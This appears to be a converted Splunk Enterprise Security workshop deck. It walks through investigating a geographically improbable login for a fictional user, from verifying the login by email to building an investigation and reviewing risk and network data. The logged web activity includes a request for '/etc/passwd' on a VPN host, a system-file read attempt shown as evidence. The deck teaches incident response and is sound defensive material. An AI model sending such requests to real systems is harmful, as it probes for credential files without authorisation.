
**Adaptive Responses:**  Error: No adaptive response actions found.  
[View Adaptive Response Invocations](#)

**Next Steps:**


1. Use **Verify Login via Email** Click!

to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.


# Run the Adaptive Response Action



# Check the Status of the Response Action



# Drilldown for Adaptive Response Action



The screenshot shows the Splunk Enterprise Security interface with a navigation bar at the top. The main content area displays a table titled "Verify Login Action History". The table has columns for Action #, Timestamp of Email Sent #, Sender #, Recipient #, Timestamp of Response #, and Response Received #. One row is shown, corresponding to the "verify\_login" action. The "Response Received" column contains a text message about the user's current location and work status.

Action #	Timestamp of Email Sent #	Sender #	Recipient #	Timestamp of Response #	Response Received #
verify_login	2022-04-28 16:55:34	user001-sp1k	richards	2022-04-28 16:56:07	Well, although I have a 4th cousin twice removed on my 2nd ex-wife's side that dated an Albanian fishmonger in 1989, I'm not there. I'm currently working from home and trying to close deals from my ranch just outside of Chico...

Think of this in terms of something like this:

```
sourcetype=gmail* body=* From=richard*
| table Date To From body
| rename Date AS "Timestamp of Response" To as
Recipient From AS Sender body AS "Response Received"
```

# What have we learned?

Step 1: Verify Authenticity of Login Events

- User **richards** was not present in the location where the login is occurring from

**MITRE ATT&CK Mapping**

[T1078](#): Valid Accounts

# Step 2: Investigate the source IP address

## Next Steps:



### 1. Use Verify Login via Email

to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.

2. Open an investigation. Investigate the source IP address (Source) to determine what credentials and authentication method(s) were used and if there were other authentication attempts from this IP.

# Starting an Investigation

The screenshot shows the Splunk Notable Events interface. A single notable event is listed:

Urgency	Time	Security Domain	Title	Risk Score	Risk Events	Status	Owner	Actions
Critical	Fri, Aug 28, 2020 2:00 AM	Access	Geographically Improbable Access Detected For richards	—	—	New	unassigned	<a href="#">Add Event to Investigation</a> (circled with number 1)

**Description:**  
Login attempts for richards from geographically distant locations ( Tirana, Henderson ) have been detected. This is an indication of potentially malicious or unauthorized access attempts.

**Additional Fields**

	Value	Action
Destination	64.72.97.221	▼
Destination City	Henderson	▼
Destination Country	United States	▼
Destination Latitude	35.99780	▼
Destination Longitude	-114.95920	▼
Source	31.171.154.114	▼
Source City	Tirana	▼
Source Country	Albania	▼
Source Latitude	41.00000	▼
Source Longitude	20.00000	▼
User	richards	▼
User Business Unit	americas	▼
User Email	rschlitzer@froth.ly	▼
User First Name	richard	▼
User Identity	frothlyrschlitzer	▼
	rschlitzer@froth.ly	▼
	richard.schlitzer	▼
	azuread@richardschlitzer	▼
	richards	▼
	richard@yellowtalon.co	▼
User Last Name	schlitzer	▼
User Work City	san francisco	▼

**Related Investigations:**  
[Suspicious login for richards](#)

**Correlation Search:**  
[Access - Geographically Improbable Access Detected - PRD - Rule](#)

**History:**  
[View all review activity for this Notable Event](#)

**Contributing Events:**  
[View login and escalation attempts by richards](#)

**Original Event:**  
08/27/2020 20:00:00 -0600, search\_name="Access - Geographically Improbable Access - Summary Gen", search\_now=1602092940.000, info\_max\_time=1602092940.000, info\_search\_time=1602092944.736, src="31.171.154.114", dest="64.72.97.221", user=richards, speed="5347.23", src\_app="Juniper SA IVE", src\_lat="41.00000", dest\_app="Juniper SA IVE", dest\_lat="35.99780", distance="6400.34", src\_city=Tirana, src\_long="20.00000", src\_time=1598558386, dest\_city=Henderson, dest\_long="-114.95920", dest\_time=1598554078, src\_country=Albania, dest\_country=United States

**Adaptive Responses:** 0

Response	Mode	Time	User	Status
Verify Login via Email	adhoc	2022-04-28T16:55:34+0000	user001-splk	✓ success


**Next Steps:**

- 1. Use Verify Login via Email

A context menu is open at the 'Actions' button, with two items highlighted:

- 1. Add Event to Investigation (circled with number 1)
- 2. Click! (circled with number 2)

# Add Event to Investigation



# Create New Investigation

**Create New Investigation**

Title \* Suspicious login for richards -user001 1

Status \* In Progress 2

Description Investigating using suggested Next Steps 3

You will add the following events to the new investigation:  
Notable Event: Geographically Improbable Access Detected For richards

4 Click!

# Investigation Workbench

## Artifacts

The screenshot shows the Splunk Enterprise Security interface with the 'Investigation Management' ribbon at the top. The main title is 'Suspicious login for richards' under the 'Investigations' section. The 'Artifacts' tab is selected in the navigation bar. On the left, there's a sidebar with 'Artifacts' expanded, showing three items: '31.171.154.114', '64.72.9.221', and 'richards'. The 'richards' item has a pink callout bubble with the text 'Click!' and a cursor icon pointing to its edit icon. The main pane displays a message 'No artifacts selected' with a placeholder 'Add artifacts to your investigation scope to start your analysis'. At the bottom right, there's a date range selector set to 'Between August 27, 2020 2:00 AM and August 29, 2020 2:00 AM' with options for 'Custom time'.

Suspicious login for richards  
Investigating using suggested Next Steps

Created: August 10, 2022 5:28 PM  
Last Modified: August 10, 2022 5:28 PM  
Status: In Progress

Edit   

Using suggested time range:  
Between August 27, 2020 2:00 AM and August 29, 2020 2:00 AM  Custom time ▾

Workbench   Timeline   Summary

Artifacts

0 out of 3 are selected.  
Select all.

Filter artifacts

All   Identities   Assets

31.171.154.114

64.72.9.221

richards

No artifacts selected

Add artifacts to your investigation scope to start your analysis

# Investigation Workbench

Expand artifact(s)

Edit Artifact

Artifact: richards

Type: Identity

Description:

Labels: Type a label

Correlated Artifacts: [Expand artifact!](#)

Cancel Update



Edit Artifact

Artifact: richards

Type: Identity

Description:

Labels: Type a label

Correlated Artifacts

Related identities to **richards**


- Expand artifact
- rschlitzer
- frothly!rschlitzer
- rschlitzer@froth.ly
- richard.schlitzer
- azuread!richardschlitzer
- richard@yellowtalon.co
- richard
- schlitzer

Cancel Update

**splunk>** turn data into doing

# Investigation Workbench

Explore artifact(s)



# Investigation Workbench

Context tab

3 out of 3 are selected.  
Clear selected.

Filter artifacts

All Identities Assets

31.171.154.114  
64.72.97.221  
richards  
rschlitzer  
frothily@schlitzer  
rschlitzer@frothily  
richard.schlitzer  
azureadrichardschlit...  
richard@yellowtalon....  
richard  
schlitzer

Context

Endpoint Data Network Data Risk Add Content

Gain context into the investigated artifacts associated with this investigation.

Risk Scores

Description

All Time

risk_object	risk_object_type	risk_modifiers_over_time	risk_s
31.171.154.114	hash_values	green line	
31.171.154.114	host_artifacts	green line	
31.171.154.114	network_artifacts	green line	
31.171.154.114	system	green line	red bar
richard@yellowtalon.co	user	green line	
richards	user	green line	orange bar

Notable Events

Description

IDS Alerts

Description

System Vulnerabilities

Description

Click!

# Investigation Workbench

## Context tab – Risk Scores

The screenshot shows the Splunk Investigation Workbench interface. On the left, there's a sidebar titled 'Artifacts' with a list of selected items: '31.171.154.114', '64.72.97.221', and a list of identities under 'richards'. The main area is titled 'Context' and has tabs for 'Endpoint Data', 'Network Data', 'Risk', and 'Add Content'. A sub-section titled 'Risk Scores' displays a table with the following data:

risk_object	risk_object_type	risk_modifiers_over_time	risk_score
31.171.154.114	hash_values	120	120
31.171.154.114	host_artifacts	120	120
31.171.154.114	network_artifacts	120	120
31.171.154.114	system	2145	2145
richard@yellowtalon.co	user	25	25
richards	user	405	405

Below the table, there's a section titled 'Risk Modifiers Over Time' with a chart showing values 3,200 and 40.

# Investigation Workbench

## Context tab – Risk Scores

The screenshot shows the Splunk Investigation Workbench interface. On the left, there's a sidebar titled 'Artifacts' with a list of selected artifacts: 31.171.154.114, 64.72.97.221, richards, rschlitzer, frothly/rschlitzer, rschlitzer@froth.ly, richard.schlitzer, azureadrichardschlitz..., richard@yellowtalon.co, richard, and schlitzer. The main area is titled 'Context' and has tabs for 'Endpoint Data', 'Network Data', 'Risk', and 'Add Content'. Below the tabs, a note says 'Gain context into the investigated artifacts associated with this investigation.' The 'Risk Scores' section contains a table with the following data:

risk_object	risk_object_type	risk_modifiers_over_time	risk_score
31.171.154.114	hash_values		120
31.171.154.114	host_artifacts		120
31.171.154.114	network_artifacts		120
31.171.154.114	system		2145
richard@yellowtalon.co	user		25
richards	user		405

Below the table, there's a section titled 'Risk Modifiers Over Time' with a chart showing values 3,200 and 40.

# Investigation Workbench

## Network Data tab

The screenshot shows the Splunk Investigation Workbench interface. On the left, there's a sidebar titled 'Artifacts' with a list of selected items: 31.171.154.114, 64.72.97.221, richards, rschlitzer, frothly, azuread, richard, and schlitzer. Below this are buttons for '+ Add Artifact' and 'Explore'. The main area has tabs for 'Context', 'Endpoint Data', 'Network Data' (which is highlighted with a red box), 'Risk', and 'Add Content'. The 'Network Data' tab displays four sections: 'Web Activity', 'Email Data', 'Network Traffic Data', and 'DNS Data'. The 'Web Activity' section contains a table with columns: src, dest, user, http\_referrer, url, and time. One row is highlighted with a red box, showing the URL <http://vpn.froth.ly:443/etc/passwd>. The 'Email Data' section shows several email entries with columns: \_time, protocol, src, src\_user, dest, and reci. The 'Network Traffic Data' section shows network traffic with columns: action, src, src\_port, dest, transport, dest\_port, user, and time. The 'DNS Data' section shows no results found.

Click!

src	dest	user	http_referrer	url	time
31.171.154.114	172.16.48.255	unknown	unknown	<a href="http://vpn.froth.ly:443/etc/passwd">http://vpn.froth.ly:443/etc/passwd</a>	2020-08-27 18:25:18
					2020-08-27 18:42:23
					2020-08-27 14:54:37
					2020-08-27 17:19:49
					2020-08-27 17:19:49
					2020-08-27 14:55:12

_time	protocol	src	src_user	dest	reci
2020-08-27 18:25:18	unknown	drive-shares-noreply@google.com	unknown	richard@yellowtalon.co	richard
2020-08-27 18:42:23	unknown	mallory@yellowtalon.co	unknown	richard@yellowtalon.co	richard
2020-08-27 14:54:37	unknown	no-reply@accounts.google.com	unknown	richard@yellowtalon.co	richard
2020-08-27 17:19:49	unknown	no-reply@zoom.us	unknown	richard@yellowtalon.co	richard
2020-08-27 17:19:49	unknown	richard@yellowtalon.co	unknown	richard@yellowtalon.co	richard
2020-08-27 14:55:12	unknown	richard@yellowtalon.co	unknown	richard@yellowtalon.co	richard

action	src	src_port	dest	transport	dest_port	user	time
unknown	172.16.48.255	0	64.72.97.221	unknown	0	unknown	2020-08-27 18:25:18
unknown	172.16.50.200	45828	31.171.154.114	tcp	8888	unknown	2020-08-27 18:42:23
		46382					
		46679					
		46852					
		46940					
		47810					

No results found.

# Exercise #1 – Explore the Network Data workbench tab

<https://docs.splunk.com/Documentation/ES/latest/User/Addtoaninvestigation>



Using the Investigation Workbench, look for interesting/suspicious network activity:

- Examine panels such as Web Activity, Network Traffic Data, Email Data, etc.

Try adding a note\* with your findings

- From the investigation bar, click the **Notes** icon  in the bottom right corner
- Explore adding an attachment

\* Timeline notes show up in the timeline slide view, while standard notes do not.


# Add a note to an investigation

The screenshot shows the Splunk Investigation Management interface. On the left, there's a sidebar titled "Artifacts" with a list of selected items: "31.171.154.114", "64.72.97.221", and "richards". Below this are "All", "Identities", and "Assets" buttons. At the bottom of the sidebar are "+ Add Artifact" and "Explore" buttons. The main area has tabs for "Context", "Endpoint Data", "Network Data" (which is selected), "Risk", and "Add Content". Under "Network Data", there are three sections: "Web Activity", "Email Data", and "Network Traffic Data". The "Web Activity" section shows a single entry with source IP 31.171.154.114, destination IP 172.16.48.255, user unknown, http referrer unknown, and URL http://vpn.froth.ly:443/etc/passwd. The "Email Data" section shows several entries from August 27, 2020, including from "drive-shares-noreply@google.com" to "unknown" at 17:07:38, and from "mallory@yellowtalon.co" to "unknown" at 11:49:04. The "Network Traffic Data" section shows a list of connections between 172.16.48.255 and 31.171.154.114. At the bottom right, there's a "Click!" callout pointing to a note icon in the toolbar, which is highlighted with a pink circle. The toolbar also includes icons for a bell, a network graph, a magnifying glass, and a note.


Click!

# Add a note to an investigation

Add new Note



# Standard Notes



# Questions?

Exercise #1

# Add new tabs to the workbench


<https://docs.splunk.com/Documentation/ES/latest/Admin/Customizeinvestigations>

The screenshot shows the Splunk Workbench interface with the Network Data tab selected. On the left, there's a sidebar titled 'Artifacts' showing a list of selected items. The main area has several data panels: 'Web Activity' (highlighted with a red box and a 'Click!' callout), 'Network Traffic Data', 'Email Data', and 'DNS Data'. Each panel has a 'Description' section and a table view with various columns like src, dest, user, http\_referrer, url, \_time, and transport.

Panel	Column 1	Column 2	Column 3	Column 4	Column 5	Column 6	Column 7
Web Activity	src	dest	user	http_referrer	url	ht	...
Network Traffic Data	action	src	src_port	dest	transport	dest_port	user
Email Data	_time	proc	...	2020-08-27 17:07:38	2020-08-27 11:49:04	2020-08-27 18:25:18	2020-08-27 18:42:23
DNS Data	...	...	...	2020-08-27 17:19:49	2020-08-27 17:19:49	2020-08-27 14:55:12	...


# Load additional content

Authentication tab



# Authentication Panels

Authentication data relevant to the investigation



# Exercise #2 – Run a quick search from the investigation bar

<https://docs.splunk.com/Documentation/ES/latest/User/Addtoaninvestigation>



